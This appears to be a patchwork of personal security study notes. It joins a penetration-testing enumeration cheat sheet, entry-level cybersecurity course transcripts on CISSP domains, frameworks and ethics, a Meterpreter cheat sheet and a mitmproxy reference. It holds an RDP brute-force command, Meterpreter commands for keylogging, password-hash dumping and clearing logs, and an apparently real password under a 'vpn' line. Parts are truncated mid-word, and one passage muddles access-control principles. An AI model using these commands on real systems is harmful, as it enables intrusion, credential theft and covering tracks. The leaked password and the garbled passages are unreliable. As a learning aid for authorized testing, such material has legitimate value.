    nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes INSERTIPADDRESS
    snmp-check -t INSERTIPADDRESS -c public
    # Common community strings
    public
    private
    community

# Port 1433 - MSSQL
```

SQL shell from Kali
```
sqsh -S IPADDRESS -U sa
    >SELECT * from Table;
    >GO
```

Useful MSSQL Commands
Version

```
SELECT @@version
```

Comments

```
SELECT 1 -- comment
SELECT /*comment*/1
```

Current User

```
SELECT user_name();
SELECT system_user;
SELECT user;
SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID
```

List Users

```
SELECT name FROM master..syslogins;
```

List Databases

```
SELECT name FROM master.dbo.sysdatabases;
```

List Tables

```
SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE='BASE TABLE';
```

List Tables for specific database

```
SELECT TABLE_NAME FROM <DATABASE_NAME>.INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE =
'BASE TABLE';
```

Port 1521 - Oracle
- Name:
- Version:
- Password protected:

```
tnscmd10g version -h INSERTIPADDRESS
tnscmd10g status -h INSERTIPADDRESS
```

Port 2049 - NFS
```
showmount -e INSERTIPADDRESS
```

If you find anything you can mount it like this:

```
mount INSERTIPADDRESS:/ /tmp/NFS
mount -t INSERTIPADDRESS:/ /tmp/NFS
```

3306 - MySQL

- Name:
- Version:

```
nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,mysql-info.nse,mysql-variables.nse,mysql-vuln-cve2012-2122.nse INSERTIPADDRESS -p 3306
```

Remote MySQL shell

```
mysql --host=INSERTIPADDRESS -u root -p
```

Useful MySQL commands

Version

```
SELECT @@version
```

Comments

```
SELECT 1; #comment
SELECT /*comment*/1;
```

Current User

```
SELECT user();
SELECT system_user();
```

List Users

```
SELECT user FROM mysql.user;
```

List Password Hashes, must be privileged

```
SELECT host, user, password FROM mysql.user;
```

List Databases

```
show databases;
SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0
```

List Columns

```
SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema';
```

List Tables

```
show tables;
```

SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema';

List Stored Procedures

SHOW PROCEDURE STATUS;
SELECT name from mysql.proc;

Check for FILE privilege which allows users to access or create files on the system

SELECT user,file_priv FROM mysql.user WHERE FILE_PRIV='Y';

Port 3389 - Remote desktop
Test logging in to see what OS is running
rdesktop -u guest -p guest INSERTIPADDRESS -g 94%

Brute force
ncrack -u administrator -P /usr/share/wordlists/rockyou.txt -p 3389 IPADDRESS

vpn

TbtevH,@@Wit*7N

DAD triad

DAD TRIAD

DISCLOSURE ALTERATION dENIAL --- HACKER TRIAD

CIA

CONFIDENTIALITY INTEGRITY AVAILABILTY

CISS

As of 2022, CISSP has defined eight domains to organize the work of security professionals. It's important to understand that these domains are related and that gaps in one domain can result in negative consequences to an entire organization.

It's also important to understand the domains because it may help you better understand your career goals and your role within an organization. As you learn more about the elements of each domain, the work involved in one may appeal to you more than the others. This domain may become a career path for you to explore further.

CISSP defines eight domains in total, and we'll discuss all eight between this video and the next. In this video, we're going to cover the first four: security and risk management, asset security, security architecture and engineering, and communication and network security.

Let's start with the first domain, security and risk management. Security and risk management focuses on defining security goals and objectives, risk mitigation, compliance, business continuity, and the law. For example, security analysts may need to update company policies related to private health information if a change is made to a federal compliance regulation such as the Health Insurance Portability and Accountability Act, also known as HIPAA.

The second domain is asset security. This domain focuses on securing digital and physical assets. It's also related to the storage, maintenance, retention, and destruction of data. When working with this domain, security analysts may be tasked with making sure that old equipment is properly disposed of and destroyed, including any type of confidential information.

The third domain is security architecture and engineering. This domain focuses on optimizing data security by ensuring effective tools, systems, and processes are in place. As a security analyst, you may be tasked with configuring a firewall. A firewall is a device used to monitor and filter incoming and outgoing computer network traffic. Setting up a firewall correctly helps prevent attacks that could affect productivity.

The fourth security domain is communication and network security. This domain focuses on managing and securing physical networks and wireless communications. As a security analyst, you may be asked to analyze user behavior within your organization.

Imagine discovering that users are connecting to unsecured wireless hotspots. This could leave the organization and its employees vulnerable to attacks. To ensure communications are secure, you would create a network policy to prevent and mitigate exposure.

Maintaining an organization's security is a team effort, and there are many moving parts. As an entry-level analyst, you will continue to develop your skills by learning how to mitigate risks to keep people and data safe.

You don't need to be an expert in all domains. But, having a basic understanding of them will aid you in your journey as a security professional.

Welcome back. In the last video, we introduced you to the first four security domains. In this video, we'll introduce you to the next four security domains: identity and access management, security assessment and testing, security operations, and software development security.

Familiarizing yourself with these domains will allow you to navigate the complex world of security. The domains outline and organize how a team of security professionals work together. Depending on the organization, analyst roles may sit at the intersection of multiple domains or focus on one specific domain. Knowing where a particular role fits within the security landscape will help you prepare for job interviews and work as part of a full security team.

Let's move into the fifth domain: identity and access management. Identity and access management focuses on keeping data secure, by ensuring users follow established policies to control and manage physical assets, like office spaces, and logical assets, such as networks and applications. Validating the identities of employees and documenting access roles are essential to maintaining the organization's physical and digital security. For example, as a security analyst, you may be tasked with setting up employees' keycard access to buildings.

The sixth domain is security assessment and testing. This domain focuses on conducting security control testing, collecting and analyzing data, and conducting security audits to monitor for risks, threats, and vulnerabilities. Security analysts may conduct regular audits of user permissions, to make sure that users have the correct level of access. For example, access to payroll information is often limited to certain employees, so analysts may be asked to regularly audit permissions to ensure that no unauthorized person can view employee salaries.

The seventh domain is security operations. This domain focuses on conducting investigations and implementing preventative measures. Imagine that you, as a security analyst, receive an alert that an unknown device has been connected to your internal network. You would need to follow the organization's policies and procedures to quickly stop the potential threat.

The final, eighth domain is software development security. This domain focuses on using secure coding practices, which are a set of recommended guidelines that are used to create secure applications and services. A security analyst may work with software development teams to ensure security practices are incorporated into the software development life-cycle. If, for example, one of your partner teams is creating a new mobile app, then you may be asked to advise on the password policies or ensure that any user data is properly secured and managed.

That ends our introduction to CISSP's eight security domains. Challenge yourself to better understand each of these domains and how they affect the overall security of an organization. While they may still be a bit unclear to you this early in the program, these domains will be discussed in greater detail in the next course. See you there!

U.S PAYMENT CARD INDDUSTRY DATA SECURITY STANDARD PCI DSS

ANNUAL EXTERNEL PENTEST.

week3

framework and controls

Imagine you're working as a security analyst and receive multiple alerts about suspicious activity on the network. You realize that you'll need to implement additional security measures to keep these alerts from becoming serious incidents. But where do you start?

As an analyst, you'll start by identifying your organization's critical assets and risks. Then you'll implement the necessary frameworks and controls.

In this video, we'll discuss how security professionals use frameworks to continuously identify and manage risk. We'll also cover how to use security controls to manage or reduce specific risks.

Security frameworks are guidelines used for building plans to help mitigate risks and threats to data and privacy. Security frameworks provide a structured approach to implementing a security lifecycle. The security lifecycle is a constantly evolving set of policies and standards that define how an organization manages risks, follows established guidelines, and meets regulatory compliance, or laws.

There are several security frameworks that may be used to manage different types of organizational and regulatory compliance risks. The purpose of security frameworks include protecting personally identifiable information, known as PII, securing financial information, identifying security weaknesses, managing organizational risks, and aligning security with business goals.

Frameworks have four core components and understanding them will allow you to better manage potential risks. The first core component is identifying and documenting security goals. For example, an organization may have a goal to align with the E.U.'s General Data Protection Regulation, also known as GDPR. GDPR is a data protection law established to grant European citizens more control over their personal data. A security analyst may be asked to identify and document areas where an organization is out of compliance with GDPR.

The second core component is setting guidelines to achieve security goals. For example, when implementing guidelines to achieve GDPR compliance, your organization may need to develop new policies for how to handle data requests from individual users.

The third core component of security frameworks is implementing strong security processes. In the case of GDPR, a security analyst working for a social media company may help design procedures to ensure the organization complies with verified user data requests. An example of this type of request is when a user attempts to update or delete their profile information.

The last core component of security frameworks is monitoring and communicating results. As an example, you may monitor your organization's internal network and report a potential security issue affecting GDPR to your manager or regulatory compliance officer.

Now that we've introduced the four core components of security frameworks, let's tie them all together. Frameworks allow analysts to work alongside other members of the security team to document, implement, and use the policies and procedures that have been created. It's essential for an entry-level analyst to understand this process because it directly affects the work they do and how they collaborate with others. Next, we'll discuss security controls.

Security controls are safeguards designed to reduce specific security risks. For example, your company may have a guideline that requires all employees to complete a privacy training to reduce the risk of data breaches. As a security analyst, you may use a software tool to automatically assign and track which employees have completed this training.

Security frameworks and controls are vital to managing security for all types of organizations and ensuring that everyone is doing their part to maintain a low level of risk.

Understanding their purpose and how they are used allows analysts to support an organization's security goals and protect the people it serves.

In the following videos, we'll discuss some well-known frameworks and principles that analysts need to be aware of to minimize risk and protect data and users.

4
1. Identify and document security controls
2. setting guidelines to achieve security goals
3. implementing strong security practices
4. monitoring and communicating results

secure design

esign

0:19 The CIA triad is a foundational model that helps inform how organizations consider risk when setting up systems and security policies. CIA stands for confidentiality, integrity, and availability.

0:34 Confidentiality means that only authorized users can access specific assets or data. For example, strict access controls that define who should and should not have access to data, must be put in place to ensure confidential data remains safe.

0:52 Integrity means the data is correct, authentic, and reliable. To maintain integrity, security professionals can use a form of data protection like encryption to safeguard data from being tampered with.

1:06 Availability means data is accessible to those who are authorized to access it. Let's define a term that came up during our discussion of the CIA triad:

1:16 asset.

1:17 An asset is an item perceived as having value to an organization.

1:21 And value is determined by the cost associated with the asset in question.

1:25 For example, an application that stores sensitive data, such as social security numbers or bank accounts, is a valuable asset to an organization. It carries more risk and therefore requires tighter security controls in comparison to a website that shares publicly available news content. As you may remember, earlier in the course, we discussed frameworks and controls in general. Now, we'll discuss a specific framework developed by the U.S.-based National Institute of Standards and Technology: the Cybersecurity Framework, also referred to as the NIST CSF. The NIST Cybersecurity Framework is a voluntary framework that consists of standards, guidelines, and best practices to manage cybersecurity risk.

2:10 It's important to become familiar with this framework because security teams use it as

2:15 a baseline to manage short and long-term risk. Managing and mitigating risks and protecting an organization's assets from threat actors are key goals for security professionals. Understanding the different motives a threat actor may have, alongside identifying your organization's most valuable assets is important. Some of the most dangerous threat actors to consider are disgruntled employees. They are the most dangerous because they often have access to sensitive information and know where to find it. In order to reduce this type of risk, security professionals would use the principle of availability, as well as organizational guidelines based on frameworks to ensure staff members can only access the data they need to perform their jobs.

2:59 Threat actors originate from all across the globe, and a diverse workforce of security professionals helps organizations identify attackers' intentions. A variety of perspectives can assist organizations in understanding and mitigating the impact of malicious activity. That concludes our introduction to the CIA triad and NIST CSF framework, which are used to develop processes to secure organizations and the people they serve. You may be asked in an interview if you know about security frameworks and principles. Or you may be asked to explain how they're used to secure organizational assets. In either case, throughout this program, you'll have multiple opportunities to learn more about them and apply what we've discussed to real-world situations. Coming up, we'll discuss the ethics of security. See you soon!


control/frameworks/compliance

Controls, frameworks, and compliance

Previously, you were introduced to security frameworks and how they provide a structured approach to implementing a security lifecycle. As a reminder, a security lifecycle is a constantly evolving set of policies and standards. In this reading, you will learn more about how security frameworks, controls, and compliance regulations—or laws—are used together to manage security and make sure everyone does their part to minimize risk.

How controls, frameworks, and compliance are related

The **confidentiality, integrity, and availability (CIA) triad** is a model that helps inform how organizations consider risk when setting up systems and security policies.



CIA are the three foundational principles used by cybersecurity professionals to establish appropriate controls that mitigate threats, risks, and vulnerabilities.

As you may recall, **security controls** are safeguards designed to reduce specific security risks. So they are used alongside frameworks to ensure that security goals and processes are implemented correctly and that organizations meet regulatory compliance requirements.

Security frameworks are guidelines used for building plans to help mitigate risks and threats to data and privacy. They have four core components:

Security frameworks are guidelines used for building plans to help mitigate risks and threats to data and privacy. They have four core components:

1. Identifying and documenting security goals
2. Setting guidelines to achieve security goals
3. Implementing strong security processes
4. Monitoring and communicating results

Compliance is the process of adhering to internal standards and external regulations.

Specific controls, frameworks, and compliance

The National Institute of Standards and Technology (NIST) is a U.S.-based agency that develops multiple voluntary compliance frameworks that organizations worldwide can use to help manage risk. The more aligned an organization is with compliance, the lower the risk.

Examples of frameworks include the NIST Cybersecurity Framework (CSF) and the NIST Risk Management Framework (RMF).

Note: Specifications and guidelines can change depending on the type of organization you work for.

In addition to the NIST CSF and NIST RMF, there are several other controls, frameworks, and compliance standards that it is important for security professionals to be familiar with to help keep organizations and the people they serve safe.

The Federal Energy Regulatory Commission - North American Electric Reliability Corporation (FERC-NERC)

FERC-NERC is a regulation that applies to organizations that work with electricity or that are involved with the U.S. and North American power grid. These types of organizations have an obligation to prepare for, mitigate, and report any potential security incident that can negatively affect the power grid. They are also legally required to adhere to the Critical Infrastructure Protection (CIP) Reliability Standards defined by the FERC.

The Federal Risk and Authorization Management Program (FedRAMP®)

FedRAMP is a U.S. federal government program that standardizes security assessment, authorization, monitoring, and handling of cloud services and product offerings. Its purpose is to provide consistency across the government sector and third-party cloud providers.

Center for Internet Security (CIS®)

CIS is a nonprofit with multiple areas of emphasis. It provides a set of controls that can be used to safeguard systems and networks against attacks. Its purpose is to help organizations establish a better plan of defense. CIS also provides actionable controls that security professionals may follow if a security incident occurs.

General Data Protection Regulation (GDPR)

GDPR is a European Union (E.U.) general data regulation that protects the processing of E.U. residents' data and their right to privacy in and out of E.U. territory. For example, if an organization is not being transparent about the data they are holding about an E.U. citizen and why they are holding that data, this is an infringement that can result in a fine to the organization. Additionally, if a breach occurs and an E.U. citizen's data is compromised, they must be informed. The affected organization has 72 hours to notify the E.U. citizen about the breach.

Payment Card Industry Data Security Standard (PCI DSS)

PCI DSS is an international security standard meant to ensure that organizations storing, accepting, processing, and transmitting credit card information do so in a secure environment. The objective of this compliance standard is to reduce credit card fraud.

The Health Insurance Portability and Accountability Act (HIPAA)

HIPAA is a U.S. federal law established in 1996 to protect patients' health information. This law prohibits patient information from being shared without their consent. It is governed by three rules:

1. Privacy
2. Security
3. Breach notification

Organizations that store patient data have a legal obligation to inform patients of a breach because if patients' **Protected Health Information** (PHI) is exposed, it can lead to identity theft and insurance fraud. PHI relates to the past, present, or future physical or mental health or condition of an individual, whether it's a plan of care or payments for care. Along with understanding HIPAA as a law, security professionals also need to be familiar with the Health Information Trust Alliance (HITRUST®), which is a security framework and assurance program that helps institutions meet HIPAA compliance.

International Organization for Standardization (ISO)

ISO was created to establish international standards related to technology, manufacturing, and management across borders. It helps organizations improve their processes and procedures for staff retention, planning, waste, and services.

System and Organizations Controls (SOC type 1, SOC type 2)

The American Institute of Certified Public Accountants® (AICPA) auditing standards board developed this standard. The SOC1 and SOC2 are a series of reports that focus on an organization's user access policies at different organizational levels such as:

- Associate
- Supervisor
- Manager
- Executive
- Vendor
- Others

They are used to assess an organization's financial compliance and levels of risk. They also cover confidentiality, privacy, integrity, availability, security, and overall data safety. Control failures in these areas can lead to fraud.

Pro tip: There are a number of regulations that are frequently revised. You are encouraged to keep up-to-date with changes and explore more frameworks, controls, and compliance. Two suggestions to research: the Gramm-Leach-Bliley Act and the Sarbanes-Oxley Act.

United States Presidential Executive Order 14028

On May 12, 2021, President Joe Biden released an executive order related to improving the nation's cybersecurity to remediate the increase in threat actor activity. Remediation efforts are directed toward federal agencies and third parties with ties to U.S. critical infrastructure. For additional information, review the Executive Order on Improving the Nation's Cybersecurity.

Key takeaways

In this reading you learned more about controls, frameworks, and compliance. You also learned how they work together to help organizations maintain a low level of risk.

As a security analyst, it's important to stay up-to-date on common frameworks, controls, and compliance regulations and be aware of changes to the cybersecurity landscape to help ensure the safety of both organizations and people.

ethics

In security, new technologies present new challenges. For every new security incident or risk, the right or wrong decision isn't always clear.

For example, imagine that you're working as an entry-level security analyst and you have received a high risk alert. You investigate the alert and discover data has been transferred without authorization.

You work diligently to identify who made the transfer and discover it is one of your friends from work. What do you do?

Ethically, as a security professional, your job is to remain unbiased and maintain security and confidentiality.

While it's normal to want to protect a friend, regardless of who the user in question may be, your responsibility and obligation is to adhere to the policies and protocols you've been trained to follow. In many cases, security teams are entrusted with greater access to data and information than other employees. Security professionals must respect that privilege and act ethically at all times.

Security ethics are guidelines for making appropriate decisions as a security professional. As another example, if you as an analyst have the ability to grant yourself access to payroll data and can give yourself a raise, just because you have access to do so, does that mean you should? The answer is no. You should never abuse the access you've been granted and entrusted with.

Let's discuss ethical principles that may raise questions as you navigate solutions for mitigating risks. These are confidentiality, privacy protections, and laws.

Let's begin with the first ethical principle, confidentiality. Earlier we discussed confidentiality as part of the CIA triad. Now let's discuss how confidentiality can be applied to ethics. As a security professional, you'll encounter proprietary or private information, such as PII. It's your ethical duty to keep that information confidential and safe. For example, you may want to help out a coworker by providing computer system access outside of properly documented channels. However, this ethical violation can result in serious consequences, including reprimands, the loss of your professional reputation, and legal repercussions for both you and your friend.

The second ethical principle to consider is privacy protections. Privacy protection means safeguarding personal information from unauthorized use. For example, imagine you receive a personal email after hours from your manager requesting a colleague's home phone number. Your manager explains that they can't access the employee database at the moment, but they need to discuss an urgent matter with that person.

As a security analyst, your role is to follow the policies and procedures of your company, which in this example, state that employee information is stored in a secure database and should never be accessed or shared in any other format. So, accessing and sharing the employee's personal information would be unethical. In situations like this, it can be difficult to know what to do. So, the best response is to adhere to the policies and procedures set by your organization.

3:24 A third important ethical principle we must discuss is the law. Laws are rules that are recognized by a community and enforced by a governing entity.

3:33 For example, consider a staff member at a hospital who has been trained to handle PII, and SPII for compliance. The staff member has files with confidential data that should never be left unsupervised, but the staff member is late for a meeting. Instead of locking the files in a designated area, the files are left on the staff member's desk, unsupervised. Upon the employee's return, the files are missing. The staff member has just violated multiple compliance regulations, and their actions were unethical and illegal, since their negligence has likely resulted in the loss of private patient and hospital data.

4:13 As you enter the security field, remember that technology is constantly evolving, and so are attackers' tactics and techniques. Because of this, security professionals must continue to think critically about how to respond to attacks.

4:28 Having a strong sense of ethics can guide your decisions to ensure that the proper processes and procedures are followed to mitigate these continually evolving risks.

ethical responsibioities

Ethical concepts that guide cybersecurity decisions

Previously, you were introduced to the concept of security ethics. **Security ethics** are guidelines for making appropriate decisions as a security professional. Being ethical requires that security professionals remain unbiased and maintain the security and confidentiality of private data. Having a strong sense of ethics can help you navigate your decisions as a cybersecurity professional so you're able to mitigate threats posed by threat actors' constantly evolving tactics and techniques. In this reading, you'll learn about more ethical concepts that are essential to know so you can make appropriate decisions about how to legally and ethically respond to attacks in a way that protects organizations and people alike.

Ethical concerns and laws related to counterattacks

United States standpoint on counterattacks

In the U.S., deploying a counterattack on a threat actor is illegal because of laws like the Computer Fraud and Abuse Act of 1986 and the Cybersecurity Information Sharing Act of 2015, among others. You can only defend. The act of counterattacking in the U.S. is perceived as an act of vigilantism. A vigilante is a person who is not a member of law enforcement who decides to stop a crime on their own. And because threat actors are criminals, counterattacks can lead to further escalation of the attack, which can cause even more damage and harm. Lastly, if the threat actor in question is a state-sponsored hacktivist, a counterattack can lead to serious international implications. A **hacktivist** is a person who uses hacking to achieve a political goal. The political goal may be to promote social change or civil disobedience.

For these reasons, the only individuals in the U.S. who are allowed to counterattack are approved employees of the federal government or military personnel.

International standpoint on counterattacks

The International Court of Justice (ICJ), which updates its guidance regularly, states that a person or group can counterattack if:

- The counterattack will only affect the party that attacked first.
- The counterattack is a direct communication asking the initial attacker to stop.
- The counterattack does not escalate the situation.
- The counterattack effects can be reversed.

Organizations typically do not counterattack because the above scenarios and parameters are hard to measure. There is a lot of uncertainty dictating what is and is not lawful, and at times negative outcomes are very difficult to control. Counterattack actions generally lead to a worse outcome, especially when you are not an experienced professional in the field.

To learn more about specific scenarios and ethical concerns from an international perspective, review updates provided in the Tallinn Manual online.

Ethical principles and methodologies

Because counterattacks are generally disapproved of or illegal, the security realm has created frameworks and controls—such as the confidentiality, integrity, and availability (CIA) triad and others discussed earlier in the program—to address issues of confidentiality, privacy protections, and laws. To better understand the relationship between these issues and the ethical obligations of cybersecurity professionals, review the following key concepts as they relate to using ethics to protect organizations and the people they serve.

Confidentiality means that only authorized users can access specific assets or data. Confidentiality as it relates to professional ethics means that there needs to be a high level of respect for privacy to safeguard private assets and data.

Privacy protection means safeguarding personal information from unauthorized use. Personally identifiable information (PII) and sensitive personally identifiable information (SPII) are types of personal data that can cause people harm if they are stolen. **PII** data is any information used to infer an individual's identity, like their name and phone number. **SPII** data is a specific type of PII that falls under stricter handling guidelines, including social security numbers and credit card numbers. To effectively safeguard PII and SPII data, security professionals hold an ethical obligation to secure private information, identify security vulnerabilities, manage organizational risks, and align security with business goals.

Laws are rules that are recognized by a community and enforced by a governing entity. As a security professional, you will have an ethical obligation to protect your organization, its internal infrastructure, and the people involved with the organization. To do this:

- You must remain unbiased and conduct your work honestly, responsibly, and with the highest respect for the law.
- Be transparent and just, and rely on evidence.
- Ensure that you are consistently invested in the work you are doing, so you can appropriately and ethically address issues that arise.
- Stay informed and strive to advance your skills, so you can contribute to the betterment of the cyber landscape.

As an example, consider the **Health Insurance Portability and Accountability Act (HIPAA)**, which is a U.S. federal law established to protect patients' health information, also known as PHI, or protected health information. This law prohibits patient information from being shared without their consent. So, as a security professional, you might help ensure that the organization you work for adheres to both its legal and ethical obligation to inform patients of a breach if their health care data is exposed.

Key takeaways

As a future security professional, ethics will play a large role in your daily work. Understanding ethics and laws will help you make the correct choices if and when you encounter a security threat or an incident that results in a breach.

TYPE

Password attack

A **password attack** is an attempt to access password-secured devices, systems, networks, or data. Some for password attacks that you'll learn about later in the certificate program are:

- Brute force
- Rainbow table

Password attacks fall under the communication and network security domain.

Social engineering attack

Social engineering is a manipulation technique that exploits human error to gain private information, acces valuables. Some forms of social engineering attacks that you will continue to learn about throughout the pro

- Phishing
- Smishing
- Vishing
- Spear phishing
- Whaling
- Social media phishing
- Business Email Compromise (BEC)
- Watering hole attack
- USB (Universal Serial Bus) baiting
- Physical social engineering

Social engineering attacks are related to the security and risk management domain.

Physical attack

A **physical attack** is a security incident that affects not only digital but also physical environments where the is deployed. Some forms of physical attacks are:

- Malicious USB cable
- Malicious flash drive
- Card cloning and skimming

Physical attacks fall under the asset security domain.

Adversarial artificial intelligence

Adversarial artificial intelligence

Adversarial artificial intelligence is a technique that manipulates artificial intelligence and machine learni technology to conduct attacks more efficiently. Adversarial artificial intelligence falls under both the commu and network security and the identity and access management domains.

Supply-chain attack

A **supply-chain attack** targets systems, applications, hardware, and/or software to locate a vulnerability wh malware can be deployed. Because every item sold undergoes a process that involves third parties, this mea security breach can occur at any point in the supply chain. These attacks are costly because they can affect r organizations and the individuals who work for them. Supply-chain attacks can fall under several domains, i but not limited to the security and risk management, security architecture and engineering, and security op domains.

Cryptographic attack

A **cryptographic attack** affects secure forms of communication between a sender and intended recipient. S of cryptographic attacks are:

- Birthday
- Collision
- Downgrade

Cryptographic attacks fall under the communication and network security domain.

Key takeaways

The eight CISSP security domains can help an organization and its security team fortify against and prepare breach. Data breaches range from simple to complex and fall under one or more domains. Note that the met attack discussed are only a few of many. These and other types of attacks will be discussed throughout the c program.

Resources for more information

To view detailed information and definitions of terms covered in this reading, visit the National Institute of Standards and Technology (NIST) glossary.

Pro tip: If you cannot find a term in the NIST glossary, enter the appropriate search term (e.g., "cybersecurity attack") into your preferred search engine to locate the definition in another reliable source such as a .edu o

Threat actor types

Advanced persistent threats

Advanced persistent threats (APTs) have significant expertise accessing an organization's network without authorization. APTs tend to research their targets (e.g., large corporations or government entities) in advance and can remain undetected for an extended period of time. Their intentions and motivations can include:

- Damaging critical infrastructure, such as the power grid and natural resources
- Gaining access to intellectual property, such as trade secrets or patents

Insider threats

Insider threats abuse their authorized access to obtain data that may harm an organization. Their intentions and motivations can include:

- Sabotage
- Corruption
- Espionage
- Unauthorized data access or leaks

Hacktivists

Hacktivists are threat actors that are driven by a political agenda. They abuse digital technology to accomplish their goals, which may include:

- Demonstrations
- Propaganda
- Social change campaigns
- Fame

Hacker types

A **hacker** is any person who uses computers to gain access to computer systems, networks, or data. They can be beginner or advanced technology professionals who use their skills for a variety of reasons. There are three main categories of hackers:

- Authorized hackers are also called ethical hackers. They follow a code of ethics and adhere to the law to conduct organizational risk evaluations. They are motivated to safeguard people and organizations from malicious threat actors.
- Semi-authorized hackers are considered researchers. They search for vulnerabilities but don't take advantage of the vulnerabilities they find.
- Unauthorized hackers are also called unethical hackers. They are malicious threat actors who do not follow or respect the law. Their goal is to collect and sell confidential data for financial gain.

Note: There are multiple hacker types that fall into one or more of these three categories.

New and unskilled threat actors have various goals, including:

- To learn and enhance their hacking skills
- To seek revenge
- To exploit security weaknesses by using existing malware, programming scripts, and other tactics

Other types of hackers are not motivated by any particular agenda other than completing the job they were contracted to do. These types of hackers can be considered unethical or ethical hackers. They have been known to work on both illegal and legal tasks for pay.

There are also hackers who consider themselves vigilantes. Their main goal is to protect the world from unethical hackers.

Key takeaways

Threat actors and hackers are technically skilled individuals. Understanding their motivations and intentions will help you be better prepared to protect your organization and the people it serves from malicious attacks carried out by some of these individuals and groups.

Resources for more information

To learn more about how security teams work to keep organizations and people safe, explore the Hacking Google series of videos.

metasploit

Metasploit-Cheat-Sheet.pdf

Metasploit Cheat Sheet

comparitech

Framework Components

Metasploit Meterpreter	Run as a DLL injection payload on a target PC providing control over the target system
Metasploit msfvenom	Help create standalone payloads as executable, Ruby script, or shellcode

Networking commands

ipconfig:	Show network interface configuration
portfwd:	Forward packets
route:	View / edit network routing table

Meterpreter commands

Basic and file handling commands

sysinfo	Display system information
ps	List and display running processes
kill (PID)	Terminate a running process
getuid	Display user ID
upload or download	Upload / download a file
pwd or lpwd	Print working directory (local / remote)
cd or lcd	Change directory (local or remote)
cat	Display file content
bglist	Show background running scripts
bgrun	Make a script run in background
Bgkill	Terminate a background process
background	Move active session to background
edit <FILE Name>	Edit a file in vi editor
shell	Access shell on the target machine
migrate <PID>	Switch to another process
idletime	Display idle time of user
screenshot	Take a screenshot
clearev	Clear the system logs
? or Help	Shoes all the commands
exit / quit:	Exit the Meterpreter session
shutdown / reboot	Restart system
use	Extension load
channel	Show active channels

Process handling commands

Command	Description
getpid:	Display the process ID
getuid:	Display the user ID
ps:	Display running processes
kill:	Stop and terminate a process
getprivs	Shows multiple privileges as possible
reg	Access target machine registry
Shell	Access target machine shell
execute:	Run a specified
migrate:	Move to a given destination process ID

Interface / output commands

enumdesktops	Show all available desktops
getdesktop	Display current desktop
keyscan_start	Start keylogger in target machine
keyscan_stop	Stop keylogger in target machine
set_desktop	Configure desktop
keyscan_dump	Dump keylogger content

Password management commands

hashdump	Access content of password file - Hash file

Msfvenom command options


Switch	Syntax	Description
-p	-p (Payload option)	Display payload standard options
-l	-l(list type)	List module type i.e payloads, encoders
-f	-f (format)	Output format
-e	-e(encoder)	Define which encoder to use
-a	-a (Architecture or platform	Define which platform to use
-s	-s (Space)	Define maximum payload capacity
-b	-b (characters)	Define set of characters not to use
-i	-i (Number of times)	Define number of times to use encoder
-x	-x (File name)	Define a custom file to use as template
-o	-o (output)	Save a payload
-h	-h	Help

mitmproxy

Usage

-p	mitmproxy -p 8001	Start proxy on port 8001
-m	mitmproxy -p 8001 -m reverse:http://127.0.0.1:4000	Reverse proxy on port 8001 to port 4000
-w	mitmproxy -p 8001 -w traffic.mitm	Stream flows to file as they arrive
-r	mitmproxy -r traffic.mitm	Read flows from file
-C	mitmproxy -C traffic.mitm	Replay client requests from a saved file
-S	mitmproxy -S traffic.mitm	Replay server responses from a saved file
-s	mitmproxy -s myScript.py	Execute a script
-h	mitmproxy -h	mitmproxy quick help

Movement



h , j , k , l	Left, Down, Up, Right
Ctrl b	Page up
Space / Ctrl f	Page down
g / G	Go to beginning / end
Arrows	Up, Down, Left, Right

Copy to Clipboard

Command Syntax:

```
:export.clip format flow
```

Example:

1. Copy as a curl command

```
:export.clip curl @focus
```

2. Copy as a httpie

```
:export.clip httpie @focus
```

2. Copy as a raw

```
:export.clip raw @focus
```

2. Copy as a raw HTTP request

```
:export.clip raw_request @focus
```

2. Copy as a raw HTTP response

```
:export.clip raw_response @focus
```

Export a flow to the system clipboard.

Save to File

Command Syntax:

```
:export.file format flow path
```

Example:

1. Export to /tmp/a.curl

```
:export.file curl @focus /tmp/a.curl
```

2. Export to /tmp/a.httpie

```
:export.file httpie @focus /tmp/a.httpie
```

2. Export to /tmp/a.raw

```
:export.file raw @focus /tmp/a.raw
```

2. Export to /tmp/a.request

```
:export.file raw_request @focus
/tmp/a.request
```

2. Export to /tmp/a.response

```
:export.file raw_response @focus
/tmp/a.response
```

Export a flow to the system clipboard.

Common Keybindings

q	Back / Exit
z	Clear flow list
:	Command prompt
E	View event log
O	View options
r	Replay this flow
Tab	Next
Enter	Select


Global Keybindings
- Cycle to next layout
? View help
B Start an attached browser
C View commands
I Toggle intercept
K View key bindings
P View flow details
Q Exit immediately
W Stream to file
i Set intercept
Ctrl right Focus next layout pane
Shift tab Focus next layout pane
Flow (View)
A Resume all intercepted flows
D Duplicate flow
F Set focus follow
L Load flows from file
M Toggle viewing marked flows
S Start server replay
U Un-set all marks
V Revert changes to this flow
X Kill this flow
Z Purge all flows not showing
a Resume this intercepted flow
